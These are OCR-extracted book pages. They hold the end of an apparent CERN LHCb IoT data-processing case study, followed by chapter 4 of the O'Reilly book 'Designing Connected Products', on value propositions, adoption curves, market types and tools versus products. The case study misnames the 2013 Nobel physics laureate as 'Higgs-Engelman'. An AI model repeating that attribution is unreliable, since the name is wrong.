


FIGURE 4-18. Asset integration architecture

Lessons Learned and Outlook

This case study provides quite a few lessons that we believe can be applied to many IoT and Big Data projects in other domains.

- **Use of multi-tiered Architectures for big data capturing and processing:** The entire data processing cycle is based on multiple, highly specialized tiers that together act like a big funnel, with each tier performing specialized data filtering and enrichment functions. Tier 0 performs the basic data reconstruction and distribution tasks, while Tier 1 and Tier 2 focus on different types of physics analysis. CERN has succeeded in outsourcing 85% of its data processing resources to Tiers 1 and 2. And even between the detector itself and the Tier-0 data center, the data passes through multiple layers involving multiple steps, from high-performance compression, to initial filtering, through to reformatting and reconstruction. Each tier and layer performs an optimized function.
- **Use of specialized hardware for high-performance analog data processing:** The LHCb uses a grid of high-performance FPGAs (Field-Programmable Gate Arrays) for the real-time processing of analog data and conversion into compressed digital data. The benefit of this FPGA grid is that it can be re-programmed at a software level based on specialized Hardware Description Language (HDL). In many cases, FPGAs are used as the "first frontier" in the real-time processing of analog data, before being passed on to a "second frontier" of even more flexible but less real-time microcontrollers. The "hard" real-time processing that occurs at this level is also a prerequisite for the use of time as a dimension in the correlation of data, which is something we will cover in the next point.
- **Correlation of sensor data:** Correlating data from different sensors is a key prerequisite for making sense of the "big picture." At CERN LHCb, this is done using the 3D positions of all sensors in combination with timing information. Conceptually, tracking the movements of particles through a three-dimensional detector is not so different from tracking the movements of customers through a shopping center, for example (except for scale and speed, of course).
- **Leverage grid computing**: Because data structures and analytics patterns allow the division of processing tasks into different chunks, it is possible to use grids of inexpensive, standard hardware instead of more expensive, high-performance or even super computers.

And finally, another important lesson relates to the need to bring advanced filter logic as close to the data source as possible. As Niko Neufeld, LHCb Data Acquisition specialist, explains: *"The goal should be to*


enable the trigger system to perform a full data reconstruction close to the sensors. This should help us to dramatically improve the way we decide which data is to be kept as close as possible to the data source, thus minimizing the chances of critical data slipping through the net as a result of the initial data filtering step in the DAQ."

The authors would like to thank Sverre Jarp, Andrzej Nowak, Massimo Lamanna, and Niko Neufeld for their input in this case study. The work carried out at CERN has been associated with numerous Nobel prizes, not least by helping to validate the work of Higgs-Engelman, recipient of the Nobel Prize for Physics 2013, and provides a solid basis for the establishment of best practice in the area of IoT and Big Data.

O'REILLY®

Designing Connected Products

UX FOR THE CONSUMER INTERNET OF THINGS



Claire Rowland,
Elizabeth Goodman,
Martin Charlier,
Alfred Lui & Ann Light

Designing for Connected Products: UX for the Consumer Internet of Things

4

Product/service definition and strategy

Introduction

We all aspire to create the killer product or service that people want to buy and love using. The key to this is ensuring that the product solves an actual problem that people have, in a way that appeals to them. At a pinch, it might provide them with something new and wonderful that they never knew they needed. It sounds simple and obvious, but it can be remarkably difficult to get this right. Right now, the IoT market is skewed towards innovators and early adopters. There's huge potential to create great new products for consumers, but they may have to contend with new types of complexity.

This chapter introduces:

- Productization as part of IoT design *(see page 2).*
- Moving from innovation to mass-market products *(see page 6).*
- How products differ from tools *(see page 12).*
- What makes a good product *(see page 16).*
- Building service offerings around products *(see page 23).*
- Business models in IoT *(see page 29).*

This chapter addresses the following issues:

- Why a clear value proposition is a prerequisite to great UX design *(see page 3).*
- The different types of market for consumer IoT products *(see page 9).*
- Why consumers want products, not tools *(see page 12).*
- Why it's important to design the service offering around a product *(see page 27).*
- How business models can shape UX *(see page 29).*
- How digital business models may start to appear in real world products *(see page 31).*

Making good products

What is productization?

Productization is the extent to which the supplier makes the user value of the product explicit and easy to understand. Compelling products don't just look good or otherwise fuel some underlying need for status (although those things are often important). They make it immediately apparent to their intended audience that they do a thing of real value for them: preferably something new than serves a previously unmet need.

Nest is probably the most famous IoT productization success story. Consumers were resigned to thermostats and smoke alarms being ugly, annoying boxes with usability flaws. It hadn't occurred to most people that they could be better. Nest products promise to do the job better than most of the competition, in the form of attractive and desirable hardware that users are happy to have on show at home *(see figure 4.1).* Of course, they are premium products with a premium price tag. The point here is not that all products should be expensive, but that a good product should fulfill a clear need for the target audience, with a usable and appealing design. **This is the product's *value proposition*: the user's understanding of what the product does for them and why they might want it.**

Figure 4.1: Nest thermostat shown in home (image: Nest)

"Never underestimate the power of a simple explanation, or a product that looks nice. If people can understand it, they can want one for themselves. They're not

scared of it. It stops being a weird thing that geeks do." Denise Wilton, designer (and former creative director of design agency BERG)[1]

Why is this in a UX book?

To some of you, this may seem outside the remit you normally associate with UX design. You may work in a company where productization is handled by product management, or perhaps marketing. In others, it might be considered strategic design. UX is not always involved in identifying the opportunity and framing the solution. But most UX designers would walk over hot coals to be involved from the start, especially if they have first hand knowledge of user needs from conducting research.

Whoever is responsible for it in your organization, it provides the strategic foundation for UX design. **It's not possible to design a great product or service experience if users don't want, or understand, the service in the first place.**

Value propositions help sell products. But they also drive UX. A clear proposition helps users decide whether to buy it in the first place, but also helps frame their mental model of the system and what it does *(see figure 4.2)*. When users are confident that they understand what the system does for them, they have a good basis for figuring out how it works (the conceptual model), and then how to use it (the interaction model). All the clever design in the world can't overcome a murky or unappealing value proposition.




Figure 4.2: A good clear value proposition is fundamental to a great UX.

Why is this in an *IoT* book?

Productization is of course not a challenge that is unique to IoT. It is included in this book as it is a particular challenge for the consumer IoT field right now. Many products and services aren't yet offering good, practical solutions for proven consumer problems. Even where they are, the value isn't always apparent from the product itself or clearly stated in terms target users would understand.

This isn't a criticism of the many clever and talented people working in this field. Most of them are aware that consumer experience is a challenge.

[1] From a talk at UX Brighton, November 2012

It's a result of the novelty and inherent complexity of the products and services. We're still figuring out what we can do with the technology, and we're asking users to wrap their brains around some novel devices and capabilities.

It also reflects that new technology products and services are often conceived and developed by people with an engineering mindset who value highly configurable functionality. These initiatives can often seem complex and unclear in purpose to consumers because, in trying to do so much, they fail to communicate a clear value for using the service.

There is, of course, a market for products developed to meet the needs of highly technical users. There's also great value in products and services that help a wider range of people move beyond passive consumption of technology and learn how to construct their own solutions. For example, *If This Then That* offers an accessible way to coordinate different web services and even connected devices *(see figure 4.3).* This is functionality that would previously only have been available to those with good programming skills.

Products can be services

When we talk about IoT, we tend to focus on the edge devices: the activity monitors, thermostats, connected pet feeders, and more. This is especially true when the devices themselves look novel (such as the Nabaztag rabbit shown in chapter 2) or striking (such as the Nest thermostat).

But while the devices are a key part of the UX, they are not the whole picture. They are all dependent on an internet service. This makes the user's relationship with the product much more dynamic. Instead of the traditional one-off purchase of a traditional physical product, the user interacts with the provider on an ongoing basis. The user's experience isn't just shaped by the device, it's shaped by the whole service. There might not even be a physical product at all: just as you can now pay for Dropbox storage or personal fitness training, so you may pay for software or storage to help you make the most of connected devices, or personalized health or energy saving advice based around data gathered from your devices.

Author's note: In this book, we use the term 'product' loosely to refer to a packaged set of functionalities that solves a problem for people or fits neatly into their lives. That could be a physical device, a service, or frequently a combination of both.




Figure 4.3: An If This Then That recipe for saving Gmail attachments to Dropbox

But the bigger challenge is in creating products and services that work for mass-market consumers. For this audience, the functionality – what the system does and how to use it - should be transparent. The underlying technology should be invisible. The user should be able to focus on getting the benefit from the product that they were promised, not on configuring it and maintaining it.

From innovation to mass market

The primary focus of this book is on creating consumer IoT products and services. In this section, we take a brief look at how technological innovations cross over into the mass market and consider what lessons there may be in here for IoT.

Innovators are not consumers

In 1962, the sociologist Everett Rogers introduced the idea of the technology lifecycle adoption curve, based on studies in agriculture[2]. Rogers proposed that technologies are adopted in successive phases by different audience groups, based on a bell curve (see figure 4.4). This theory has gained wide traction in the technology industry. Successive thinkers have built upon it, such as the organizational consultant Geoffrey Moore in his book 'Crossing the Chasm'[3].

In Rogers's model, the early market for a product is composed of innovators (or technology enthusiasts) and early adopters. These people are inherently interested in the technology and willing to invest a lot of effort in getting the product to work for them. Innovators, especially, may be willing to accept a product with flaws as long as it represents a significant or interesting new idea.

The next two groups - the early and late majority - represent the mainstream market. Early majority users may take a chance on a new product if they have seen it used successfully by others whom they know personally. Late majority users are skeptical and will adopt a product only after seeing that the majority of other people are already doing so. Both groups are primarily interested in what the product can do for them, unwilling to invest significant time or effort in getting it to work, and intolerant of flaws. Different individuals can be in different groups for different types of product. A consumer could be an early adopter of video game consoles, but a late majority customer for microwave ovens.

[2] Everett M Rogers, 2003, 'Diffusion of Innovations' (5th edition), Simon & Schuster.

[3] Geoffrey Moore, 1991, 'Crossing the Chasm', HarperBusiness.




Figure 4.4: The diffusion of innovations according to Everett Rogers. The blue line represents the successive groups adopting the technology, the yellow line the market share (Image: Tungsten, via Wikicommons).

Geoffrey Moore identified a 'chasm' between the early adopter and early majority market (which he called visionaries and pragmatists). These groups have different needs and different buying habits. Mainstream customers don't buy products for the same reasons as early adopters. They don't perceive early adopters as having the same needs as themselves. Mainstream customers may be aware that early adopters are using the product. But this will not convince them to try it out themselves unless they see it as meeting their own, different, needs. So products can be successful with an early market, yet fail to find a mainstream audience.

An example of this in the IoT space is the home automation market. Systems such as those based on the power line protocol X10 have been around for close to 40 years. (Early examples ran over electrical power lines and analogue phone lines). The example in figure 4.5, from 1986, shows a system that allowed users to program and remotely control their heating, lighting and appliances over a (landline) phone. These are all applications that still seem novel and innovative to us; they would have excited the innovators of the 1980s even more.

Figure 4.5: Advertisement for X10 Powerhouse for the Commodore 64, from the January 1986 edition of Compute! Magazine (image via commodore.ca).

However, home automation remained a niche market. It was expensive. It required significant technical skill to set up and maintain. Even those mainstream consumers who had heard of home automation did not see much value in programming their heating, lighting and appliances. Had it been more affordable or easier to use, more people might have been willing to try it out. But only now are consumers starting to see the utility of connected home products. This is arguably driven by the rise of the smartphone, giving us a metaphor for the 'remote control for your life'.

What's different about consumers?

Mainstream consumers are now more aware of connected devices, but they need to be convinced that these products will actually do something valuable for them. A product that appeals to an audience that loves technology for its own sake cannot simply be made easier to use or better looking. To appeal to a mass-market audience,

it may need to serve a different set of needs with a different value proposition. Chapter 5, Understanding Users, covers learning about user needs and some of the special considerations you might encounter when designing for IoT.

Mass-market product propositions have to spell out the value very clearly. Users will be subconsciously trying to estimate the benefit they'd get from your product as offset by the cost/effort involved in acquiring, setting up and using it, and you need to be realistic about the amount of effort they will be prepared to invest in your product. The further along the curve they are, the more users need products with a clear and specific value proposition, which require little effort to understand or use. And they have a very low tolerance for unreliability. Your product has made a promise to do something for them, and it must deliver on that promise.

This is not simply a question of lacking technical knowledge, and certainly not of users being dumb. That 10-step configuration process to set the heating schedule might seem trivial in the context of your single product. But it can feel overwhelmingly complex in the context of a busy life with many other more pressing concerns. For this reason, consumers tend to be most attracted by products that seem as if they will fit into their existing patterns of behavior and don't require extra effort. For example, ATM cards and mobile phones were arguably successful because they reduced the need to plan ahead in daily activities (getting cash from the bank, or arranging to meet).

Value propositions for IoT

The guidelines above can of course be applied to any type of product or service. But connected products can be complex and often do novel things that are hard to communicate succinctly.

Core value propositions should be straightforward, e.g. a company offering smart meters may promise to "tell you where your energy spend is going", which is relatively simple. A good test of an IoT product proposition is that end users should not need to focus on its connectivity or onboard computing: it should just make sense.

But there may be complicating factors that users need to understand before buying. You may have to explain which other systems can interoperate with yours, or who owns the user's data and what they can do with it. (The technology and value of interoperability is discussed in further detail in chapter 10). You might have to guarantee how far into the future you will maintain the internet service (if your company is acquired, goes bust or discontinues the product).

The entrepreneur and academic Steve Blank describes 4 types of market in which a product can operate[4] (see figure 4-6). The type of market influences how you position the value of your product. Below, we look at what this might mean for IoT products:




Figure 4-6: 4 types of market in which a product can operate

A new product in a new market

Embedded connectivity and intelligence will fuel the appearance of new classes of product and new markets. In consumer terms, the challenge is often to convince users of your vision. You have solved a problem they didn't realize they had, or had just accepted as 'the way things were'. The Glowcaps pill bottle top, mentioned in chapter 2, reminds users to take their medication and helps the patient's doctor track how frequently it is taken.

A new type of product in an existing market

Here, the challenge is to convince users that your product is the best solution to the problem. Perhaps it has better features or better performance. In IoT, these products may be familiar physical devices newly enhanced with sensing or connectivity (e.g. the Withings bathroom scales). Users need to understand the value that is added by the enhancements, such as easier weight tracking. They need to decide whether it's something they want, especially if it costs extra.

It might also be a technology that offers a step change in experience design. For example, airport terminals can be large and confusing. You would normally rely on signage to find your way around, but this isn't always clear, consistent or guaranteed to tell you what you need as and when you need it. You don't want to miss your flight, but nor do you want to end up sitting around at the gate for too long because you were cautious and got there too early. Apple's iBeacons technology (described in chapter 2) offers precise indoor location. Several airlines have been trialing the use of iBeacons to provide passengers with in-context information and directions (see figure 4.7). Passengers can be directed to the correct gate more easily, based on their current location in the airport. If they are running late but are very close to the gate, knowing

[4] Steve Blank, 2005: "The Four Steps to the Epiphany: Successful Strategies for Products that Win" (K&S Ranch Press)

their location might help the crew decide to wait. And if their plane is delayed, the app could provide them with a voucher to a nearby restaurant or café.

Figure 4.7: Illustration of an airport iBeacon trial (Image: SITA).

A low cost entrant to an existing market

The falling cost of embedded computing enables cheaper alternatives to systems that used to be prohibitively expensive. For example, Lowes Iris (see figure 4.8) and Smart Things offer DIY home automation kits at a far lower cost than professionally installed systems. You may be aiming the system at people who could not previously afford this category of device, or trying to convince those who could that you're offering a worthwhile saving. Either way, it's important to convince users that the system performs the basic functionality just as well as more expensive options. Any compromise needs to be something that doesn't matter too much. You need to be clear upfront how you have achieved the cost saving: is the hardware cheaper? Does the system involve more work from the user (e.g. DIY setup)? Does it provide them with less personal (e.g. automated or lower bandwidth) customer service?

Figure 4.8: Lowes Iris Safe and Secure DIY home security kit (hub, motion sensor, two contact sensors, alarm keypad). (Image: Lowes).

A niche entrant to an existing market

Augmenting an existing product type with connectivity and potentially intelligence can create opportunities to address previously unmet user needs in an existing market. It may target a niche with specialist interests: for example, an energy monitoring system designed for those who generate their own electricity and may sell it back to the grid. Or it may introduce a premium product for those willing to pay more. The Nest thermostat offered the first intelligent heating solution with high-end hardware and polished UX design in a market previously dominated by ugly, unusable plastic boxes. This reshaped consumer expectations of what a heating controller could be, even in the part of the market that couldn't or didn't want to pay extra for a Nest.

Tools vs. products

For some specific connected devices, like a heating controller, there's a close mapping between function and value. It's easy for people to understand what it does. That's not enough to make it a *good* heating controller. But it's pretty clear what it does, and why you might want it. It will keep the house at a comfortable temperature and, perhaps, save money. Devices that are enhanced versions of pre-existing product types, like bathroom scales or baby monitors, have the advantage of being recognizable as things that meet a defined, familiar set of needs. You may have to convince customers as to why that product benefits from connectivity. And you may have to address concerns they have about adding connectivity or technical complexity to the product, such as security, privacy or usability. But at least the product is familiar.

Mass-market consumers, in areas in which they do not have deep technical or domain knowledge, generally expect a product to come designed and engineered to fulfill a specific need. The Nest Protect smoke detector and carbon monoxide alarm is a good example of a *product*[5]. The marketing website focuses on the ways in which it is a better safety alarm (see figure 4.9). Connectivity is only mentioned at the end, to say you'll be alerted on your phone if there's a problem when you're away from home.




Figure 4.9: Excerpt from the Nest Protect marketing website. (Image: Nest)

But many IoT services and devices can be configured to meet all kinds of needs. The onus is on the user to define their own needs and configure the device (or service) to achieve them. These are not products, but *tools*. Tools are often general-purpose devices, such as contact or motion sensors. The device has no inherent value to the user. The value comes when they are applied to solve a particular need, such as detecting intruders in the home, or warning you that you left a window open.

The Belkin WeMo smart plug (see figure 4.10) is a tool. It can be used to turn power to any appliance on and off remotely from a smartphone, or using an automated schedule. But it's up to the user to define their own problem, realize that a smart plug could help, and configure it to solve the problem. An imaginative leap is required. In


[5] Nest Protect has suffered from some interaction design problems. A Heads Up feature originally allowed users to disable false alarms (such as those caused by burnt toast) by waving at the alarm. But no-one had thought that, in the case of a genuine fire, users might also wave their arms (in panic). The alarm was therefore too easy to disable. Units were recalled and Heads Up was deactivated. But the Protect is still a good example of a clear product concept.

reality, many smart plugs end up being used on lamps. In our own research, users struggled to think of other uses for them (although ensuring hair straighteners/curling tongs were turned off was popular).

Figure 4.10: WeMo smart plug and app

Services can be tools as well. The aforementioned If This Then That (which can also be used to control WeMo smart plugs), aims to make it easier for non-technical users to link up and program devices and services.

Tools aren't bad. They can be very powerful for users with technical or domain knowledge. Users who have the time and motivation to configure a system to meet their own very specific needs and aren't daunted by the need to learn the system may really enjoy this process. This could be the home brewer who enjoys rigging his or her own fermentation chamber out of an old fridge (see figure 4.11). Or a horticulturalist might be motivated to learn about the technology to configure a remotely controlled plant monitoring, watering and feeding system. Tools give us the possibility to be creative and take control of our environment.






Figure 4.11: BrewPi is a fermentation temperature controller for brewing beer or wine. Running on a Raspberry Pi computer and Arduino[6], it comes with a kit to convert a standard home fridge or freezer into a fermentation chamber and is controllable via a web interface. (Images: Anthony Plunkett).

